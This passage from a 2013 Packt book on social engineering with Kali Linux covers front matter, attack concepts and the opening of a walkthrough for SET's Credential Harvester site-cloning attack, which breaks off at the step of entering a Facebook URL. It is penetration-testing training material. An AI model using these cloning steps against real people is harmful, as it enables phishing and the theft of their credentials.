Community Experience Distilled

Kali Linux Social Engineering

Effectively perform efficient and organized social engineering tests and penetration testing using Kali Linux

Rahul Singh Patel

[PACKT] open source
PUBLISHING

Table of Contents

Kali Linux Social Engineering

Kali Linux Social Engineering

First published: December 2013

Production Reference: 1171213

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham B3 2PB, UK.

ISBN 978-1-78328-327-9

www.packtpub.com

Cover Image by Aniket Sawant (<aniket_sawant_photography@hotmail.com>)

Credits

Author

Rahul Singh Patel

Reviewers

Pranshu Bajpai

Aamir Lakhani

Joseph Muniz

Rohit Patel

Acquisition Editor

Joanne Fitzpatrick

Commissioning Editors

Manasi Pandire

Shaon Basu

Llewellyn Rozario

Technical Editors

Sharvari H. Baet

Dennis John

Copy Editors

Roshni Banerjee

Brandt D'Mello

Project Coordinator

Michelle Quadros

Proofreaders

Maria Gould

Paul Hindle

Indexer

Monica Ajmera Mehta

Production Coordinator

Conidon Miranda

Cover Work

Conidon Miranda

About the Author

Rahul Singh Patel is currently working as an independent security consultant in India. Among his many other responsibilities, he performs web application security assessments and penetration testing.

Rahul started his journey in the world of computer hacking while still at school. He is very passionate about the subject of penetration testing and security research on chip-based security. Over the years, he has continued his attempts to keep himself up-to-date with the latest technology advancements in IT security.

I would like to thank my parents, Shri Mahendra Singh Patel and Smt. Urmila, for always being supportive. You are the source of energy in my life and my real source of inspiration. I would also like to thank my wife, Komal, for always having faith in me and for her support throughout this project. And I would like to welcome Gaurish—the newest member of my family.

Hare Krishna

About the Reviewers

Pranshu Bajpai (MBA, MS) is a computer security professional specializing in systems, network, and web penetration testing. He is in the process of completing his Master's in Information Security at the Indian Institute of Information Technology. Currently, he is also working as a freelance penetration tester on a counter-hacking project with a security firm in Delhi, India, where his responsibilities include vulnerability research, exploit kit deployment, maintaining access, and reporting. He is an active speaker with a passion for information security. As an author, he writes for PenTest, Hackin9, and ClubHack Magazine (among others). In his free time, he enjoys listening to classic rock while blogging at www.lifeofpentester.blogspot.com.

I'd like to say thanks to the hacking community for Linux, open source applications, and free education online, which taught me more than I ever learned in classrooms.

Above all, I'd like to thank my mother, Dr. Rashmi Vajpayee, for always being there and inspiring me to never back down.

Aamir Lakhani is a leading cyber security and cyber counter-intelligence architect. He is responsible for providing IT security solutions to major commercial and federal enterprise organizations. He leads projects that implement security postures for Fortune 500 companies, the US Department of Defense, major healthcare providers, educational institutions, and financial and large media organizations. He has designed offensive counter-defense measures for defense and intelligence agencies and has assisted organizations in defending themselves from active strike-back attacks perpetrated by underground cyber groups. Aamir is considered an industry leader in support of detailed architectural engagements and projects on topics related to cyber defense, mobile application threats, malware, Advanced Persistent Threat (APT) research, and dark security. Additionally, he has extensive experience in high-performance data centers, complex routing protocols, cloud computing, and virtualization.

Aamir has been either author or contributor to several books, including *Web Penetration Testing with Kali Linux* and *Instant XenMobile MDM* from Packt Publishing. He has been featured in Pen Test Magazine and Hacking Magazine on numerous occasions. He has also appeared on Federal News Radio as an expert on cyber security and is a frequent speaker at security conferences around the world, including RSA, Hacker Halted, and TakeDownCon.

Aamir writes for and also operates one of the world's leading security blogs at

http://www.DrChaos.com. In their recent list of *46 Federal Technology Experts to Follow on Twitter*, FedTech magazine described him as "a blogger, infosec specialist, superhero, and all round good guy."

I would like to thank my parents, Mahmood and Nasreen Lakhani, for bringing out the best in me and for encouraging me by telling me that the only way to succeed in life is by not being afraid to be out of my comfort zone. I'd like to thank my sisters, Noureen and Zahra Lakhani, for understanding me and for pushing me not to settle for being just good, but to be great. My nieces, Farida and Sofia, I hope you will forgive me for not playing Wii when I was reviewing this book. Lastly, I would like to thank all my friends and colleagues, especially Tim Adams, Ladi Adefala, Kathi Bomar, Brian Ortbals, Bart Robinson, and Matt Skipton, and a dozen other people for giving me the opportunity to work on the world's most complicated projects and architect and design the world's most complex solutions. Thank you David L. Steward, Chairman of the Board at World Wide Technology, and Jim Kavanaugh, Chief Executive Officer at World Wide Technology, and the rest of the executive team for making it (according to Forbes Magazine and multiple years in a row) one of the best places to work. It has been a privilege and an honor to call WWT my home.

Joseph Muniz is a CSE at Cisco Systems and also a security researcher. He started his career in software development and later managed networks as a contracted technical resource. Joseph moved into consulting and found a passion for security while meeting with a variety of customers. He has been involved with the design and implementation of multiple projects ranging from Fortune 500 corporations to large federal networks.

Joseph runs TheSecurityBlogger.com, a popular resource for security and product implementation. You can also find him speaking at live events as well as involved with other publications. He was recently speaker for *Social Media Deception* at the 2013 ASIS International Conference and speaker for the *Eliminate Network Blind Spots with Data Center Security* webinar. He is the author of *Web Penetration Testing with Kali Linux*, *Packt Publishing*, and has also written an article: *Compromising Passwords*, *PenTest Magazine - Backtrack Compendium*, *Hakin9 Media Sp. z o.o. SK*, July 2013.

Outside of work, Joseph can be found behind turntables scratching classic vinyls or on the soccer pitch hacking away at local club teams.

My contribution to this book could not have been done without the support of my charming wife, Ning, and creative inspirations from my daughter, Raylin. I also

must credit my passion for learning to my brother, Alex, who raised me along with my loving parents, Irene and Ray. I would also like to say a big thank you to all of my friends, family, and colleagues who have supported me over the years.

Rohit Patel is from Jabalpur, MP, India. In 2011, he received his bachelor's degree in Information Technology from GRKIST Engineering College. He is a cool techie who is interested in learning new things that leverage his skills and power of knowledge. Currently, he works with Directi, Bangalore, as a Senior Web Hosting Engineer.

Rohit is interested in various things, some of which are networking; Linux; programming languages, such as HTML, Shell Scripting, and Perl; Linux Distros, such as BackTrack (Penetration Testing OS), Kali Linux (Advanced Penetration testing OS), and WifiWay (Wireless Penetration Testing OS); Linux OSes, such as Redhat, CentOS, Fedora, Ubuntu, Debian; Windows, such as Windows Server 2003, Windows Server 2008, and Windows Server 2012; and Windows Client OSes, such as Windows XP 2, XP 3, Vista, 7, and 8. He has undergone training for certifications such as CCNA (twice), RHCE Linux, MCSE 2003, and MCITP 2008 Server.

He is a blogger by interest and a penetration tester by choice. His websites include http://www.rohitpatel.in/, http://www.rohitpatel.biz/, http://www.rohitpatelgrkist.in/, http://www.rohitpatelgrkist.co.nr/, http://www.rohitpatel.net/, and http://www.rohitpatel.co.nr/.

www.PacktPub.com

Support files, eBooks, discount offers, and more

You might want to visit www.PacktPub.com for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at <service@packtpub.com> for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

http://PacktLib.PacktPub.com

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy-and-paste, print, and bookmark content
- On-demand and accessible via web browsers

Free access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Preface

This book contains instructions on how to perpetrate attacks with Kali Linux. These tasks are likely to be illegal in your jurisdiction in many circumstances, or at least count as a terms of service violation or professional misconduct. The instructions are provided so that you can test your system against threats, understand the nature of those threats, and protect your own systems from similar attacks.

The information security environment has changed vastly over the years. Now, in spite of having security policies, compliance, and infrastructure security elements such as firewalls, IDS/IPS, proxies, and honey pots deployed inside every organization, we hear news about how hackers compromise secured facilities of the government or of private organizations because of the human element involved in each activity.

Typically, employees are not aware of the tricks and techniques used by social engineers in which they can be used as mediators to gain valuable information such as credit card details or corporate secrets. The security of the entire organization can be at stake if an employee visits a malicious website, answers a social engineer's phone call, or clicks on the malicious link that he/she received in their personal or company e-mail ID. This book discusses the different scenario-based social engineering attacks, both manual and computerized, that might render the organization's security ineffective.

This book is for security professionals who want to ensure the security of their organization against social engineering attacks.

TrustedSec has come up with the wonderful tool Social-Engineering Toolkit (SET) with the vision of helping security auditors perform penetration testing against social engineering attacks. This book sheds light on how attackers get in to the most secured networks just by sending an e-mail or making a call.

Sophisticated attacks such as spear-phishing attacks and web jacking attacks are explained in a step-wise, graphical format. Many more attacks are covered with a more practical approach for easy readability for beginners.

What this book covers

Chapter 1, *Introduction to Social Engineering Attacks*, introduces the concept of social engineering attacks, both manual and computerized, and the different phases involved. You will learn how to perform a credentials harvester attack and what counter measures need to be taken to make employees aware of such attacks and not to be deceived by the social engineer.

Chapter 2, *Understanding Website Attack Vectors*, discusses how a social engineer can get inside a computer system or network server by attacking elements of the application layer—web browsers and e-mail—to compromise the system and how to formulate new policies to make employees secure from these types of attacks.

Chapter 3, *Performing Client-side Attacks through SET*, guides you to perform client-side attacks through SET and discusses how to create listeners and payloads. It also sheds light on the different types of payloads, on bypassing AV signatures, and on some other advanced features of the SET toolkit. You will learn how a mass mailer attack is performed and how one can send spoofed SMS.

Chapter 4, *Understanding Social Engineering Attacks*, guides you through the methods of performing both technical and nontechnical social engineering attacks, such as performing identity theft, elicitation, and attacking a web browser and an application on a remote machine.

What you need for this book

In order to practice the material, you will need virtualization tools such as VMware or VirtualBox with the Kali Linux operating system, along with an Internet connection.

Who this book is for

This book is for any ethical person with the drive, conviction, and willingness to think out of the box and learn about security testing. This book is recommended for anyone who receives and sends e-mails working in any position in an organization. If you are a penetration tester, security consultant, or just generally have an interest in testing the security of your environment against social engineering attacks, this book is for you.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "You can simply invoke it through command line using the command `se-toolkit`."

Any command-line input or output is written as follows:

```
/usr/share/set#  ./set
root@Kali:/usr/share/set/# python set
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "We will be using a Credentials Harvester attack that comes under **Website Attack Vectors**".

Note

Warnings or important notes appear in a box like this.

Tip

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to <feedback@packtpub.com>, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting http://www.packtpub.com/submit-errata, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from http://www.packtpub.com/support.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at <copyright@packtpub.com> with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at <questions@packtpub.com> if you are having a problem with any aspect of the book, and we will do our best to address it.

Chapter 1. Introduction to Social Engineering Attacks

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

This chapter provides an introduction to social engineering attacks and the basic concepts behind them. You will be introduced to the following topics:

- Understanding social engineering attacks
- Phases of a social engineering attack
- Types of social engineering attacks
- Clone a website to gain the target's password
- Policies and procedure
- Countermeasures to social engineering attacks

Understanding social engineering attacks

Social engineering comes from two words, social and engineering, where social refers to our day-to-day lives—which includes both personal and professional lives—while **engineering** means a defined way of performing a task by following certain steps to achieving the target.

Social engineering is a term that describes a nontechnical intrusion that relies heavily on human interaction and often involves tricking other people to break normal security procedures. For an example, refer to http://www.wired.com/threatlevel/2011/04/oak-ridge-lab-. Here, you can see how a top federal lab got hacked by the use of the spear phishing attack.

The Oak Ridge National Laboratory was forced to terminate the Internet connection for their workers after the federal facility was hacked. According to Thomas Zacharia, Deputy Director of the lab, this attack was sophisticated and he compared it with the advanced persistent threat that hit the security firm RSA and Google last year.

The attacker used Internet Explorer to perform zero-day vulnerability to breach the lab's network. Microsoft later patched this vulnerability in April, 2012. The vulnerability, described as a critical remote-code execution vulnerability, allows an attacker to install malware on a user's machine if he or she visits a malicious website. A **zero-day vulnerability** is a kind of vulnerability present in an application for which the patch has not been released or isn't available.

According to Zacharia, the employees of the HR department received an e-mail that discussed employee benefits and included a link to a malicious website. This mail was sent to 530 employees, out of which 57 people clicked on the link and only two machines got infected with the malware. So as we can see, it's not very difficult to get inside a secured network. Many such attacks are covered in the following chapters.

Phases in a social engineering attack

A social engineering attack is a continuous process that starts with initial research, which is the starting phase, until its completion, when the social engineer ends the conversation. The conversation is a brief coverage of the four phases that the social engineer follows to perform an attack.

Research

In the research phase, the attacker tries to gather information about the target company. The information about the target can be collected from various resources and means, such as dumpster diving, the company's website, public documents, physical interactions, and so on. Research is necessary when targeting a single user.

Hook

In this phase the attacker makes the initial move by trying to start a conversation with the selected target after the completion of the research phase.

Play

The main purpose of this step is to make the relationship stronger and continue the dialog to exploit the relationship and get the desired information for which the communication was initiated.

Exit

This is the last phase of the social engineering attack, in which the social engineer walks out of the attack scene or stops the communication with the target without creating a scene or doing anything that will make the target suspicious.

Types of social engineering

In the previous section we learned what social engineering is and the process used by a social engineer to perform a social engineering attack.

In this section we will discuss the ways in which we can perform a social engineering attack. Basically, social engineering is broken down into two types: human based and computer based.

Human-based social engineering

In human-based social engineering attacks, the social engineer interacts directly with the target to get information.

An example of this type of attack would be where the attacker calls the database administrator asking to reset the password for the targets account from a remote location by gathering the user information from any remote social networking site of the XYZ company.

Human-based social engineering can be categorized as follows:

- **Piggybacking**: In this type of attack the attacker takes advantage by tricking authorized personnel to get inside a restricted area of the targeted company, such as the server room. For example, attacker X enters the ABC company as a candidate for an interview but later enters a restricted area by tricking an authorized person, claiming that he is a new employee of the company and so doesn't have an employee ID, and using the targets ID card.
- **Impersonating**: In this type of attack, a social engineer pretends to be a valid employee of the organization and gains physical access. This can be perfectly carried out in the real world by wearing a suit or duplicate ID for the company. Once inside the premises, the social engineer can gain valuable information from a desktop computer.
- **Eavesdropping**: This is the unauthorized listening to of communication between two people or the reading of private messages. It can be performed using communication channels such as telephone lines and e-mails.
- **Reverse social engineering**: This is when the attacker creates a persona that appears to be in a position of authority. In such a situation, the target will ask for the information that they want. Reverse engineering attacks usually occur in areas of marketing and technical support.
- **Dumpster diving**: Dumpster diving involves looking in the trash can for information written on pieces of paper or computer printouts. The hacker can often find passwords, filenames, or other pieces of confidential information in

trash cans.

- **Posing as a legitimate end user**: In this type of attack, the social engineer assumes the identity of a legitimate user and tries to get the information, for example, calling the helpdesk and saying, "Hi, I am Mary from the X department. I do not remember my account password; can you help me out?"

Computer-based social engineering

Computer-based social engineering refers to attacks carried out with the help of computer software to get the desired information. Some of these attack types are listed as follows:

- **Pop-up windows**: Pop ups trick users into clicking on a hyperlink that redirects them to visit an attacker's web page, asking them to give away their personal information or asking them to download software that could have attached viruses in the backend.

An example of a pop-up window

- **Insider attack**: This type of attack is performed from inside the target network. Most insider attacks are orchestrated by disgruntled employees who are not happy with their position in the organization or because they have personal grudges against another employee or the management.
- **Phishing**: Spammers often send e-mails in bulk to e-mail accounts, for example, those claiming to be from the UK lottery department and informing you that you have won a million pounds. They request you to click on a link in the e-mail to

provide your credit card details or enter information such as your first name, address, age, and city. Using this method the social engineer can gather social security numbers and network information.

- **The "Nigerian 419" scam**: In the Nigerian scam, the attacker asks the target to make upfront payments or make money transfers. It is called 419 because "4-1-9" is a section of the Nigerian Criminal Code that outlaws this practice. The attacker or scammers usually send the target e-mails or letters with some lucrative offers stating that their money has been trapped in some country that is currently at war, so they need help in taking out the money and that they will give the target a share, which never really comes. These scammers ask you to pay money or give them your bank account details to help them transfer the money. You are then asked to pay fees, charges, or taxes to help release or transfer the money out of the country through your bank. These "fees" may start out as small amounts. If paid, the scammer comes up with new fees that require payment before you can receive your "reward". They will keep making up these excuses until they think they have got all the money they can out of you. You will never be sent the money that was promised.
- **Social engineering attack through a fake SMS**: In this type of attack, the social engineer will send an SMS to the target claiming to be from the security department of their bank and also claiming that it is urgent that the target call the specified number. If the target is not too technically sound, they will call the specified number and the attacker can get the desired information.

Computer-based social engineering tools – Social-Engineering Toolkit (SET)


The **Social-Engineering Toolkit** (**SET**) is a product of TrustedSec. SET is a Python-driven suite of custom tools created by David Kennedy (`ReL1K`) and the SET development team, comprising of JR DePre (`pr1me`), Joey Furr (`j0fer`), and Thomas Werth. For reference visit http://trustedsec.com/.

SET is a menu-driven attack system that mainly concentrates on attacking the human element of security. With a wide variety of attacks available, this toolkit is an absolute must-have for penetration testing.

SET comes preinstalled in Kali Linux. You can simply invoke it through the command line using the command `se-toolkit`:

```
/usr/share/set#  ./set
root@Kali:/usr/share/set/# python set
```

Or, you can choose it through the **Applications** menu:



Opening SET from the Applications menu

Once the user clicks on the SET toolkit, it will open with the options shown in the following screenshot:

Main menu in SET


Note

Before you can use the software, you must read and accept the BSD license and also pledge that you will not use this tool for any unlawful practice. This agreement covers any future usage as well, and you will not be prompted again after accepting by pressing *Y* (yes) at the prompt.

Website cloning

In this attack, we will mirror a web page and send that mirror page link to the target. As this is the first attack that takes place, I would suggest you to go through the options available in the different sections of the SET toolkit.

The following screenshot displays the SET toolkit menu:



The list of attacks available in SET

Select **1) Social-Engineering Attacks** to receive a listing of possible attacks that can be performed.

You can select the attacks that you want to perform from a menu that appears as follows:

Option	Attack
1	Spear-Phishing Attack Vectors
2	Website Attack Vectors
3	Infectious Media Generator
4	Create a Payload and Listener

5	**Mass Mailer Attack**
6	**Arduino-Based Attack Vector**
7	**SMS Spoofing Attack Vector**
8	**Wireless Access Point Attack Vector**
9	**Third Party Modules**
99	**Return back to the main menu**

We will start with the Website Vectors. Enter `2` to move to the next menu. For this example, on the list, we will take a look at the third option, `Credential Harvester Attack Method`. The following is the list of vectors available:

```
1. Java Applet Attack Method
2. Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Web Jacking Attack Method
6. Multi-Attack Web Method
7. Create or import a CodeSigning Certificate
99. Return to Main Menu
```

The following menu provides three options. We will be using one of the provided templates for this example:

```
                [TRUNCATED…]
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
```


The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the same web application that you were attempting to

clone.


The IP address the user needs to enter is the IP address of Kali Linux, which can be found using the following command:

```
ifconfig –a
```

For instance, the IP address of my machine comes out as `192.168.30.145`. Enter the URL to clone, for example, http://www.facebook.com, as shown in the following screenshot:

